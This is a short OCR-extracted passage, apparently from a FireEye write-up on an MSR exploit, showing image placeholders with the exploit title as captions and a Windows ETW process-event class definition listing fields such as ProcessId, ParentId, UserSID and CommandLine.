
source: Fireeye

```
[EventType{1, 2, 3, 4, 39}, EventTypeName{"Start", "End", "DCStart", "DCEnd", "Defunct"}]
class Process_TypeGroup1 : Process
{
  uint32 UniqueProcessKey;
  uint32 ProcessId;
  uint32 ParentId;
  uint32 SessionId;
  sint32 ExitStatus;
  uint32 DirectoryTableBase;
  object UserSID;
  string ImageFileName;
  string CommandLine;
};
```


> MSR EXPLOIT - ROP AND ROLL - FIREEYE




> MSR EXPLOIT - ROP AND ROLL - FIREEYE



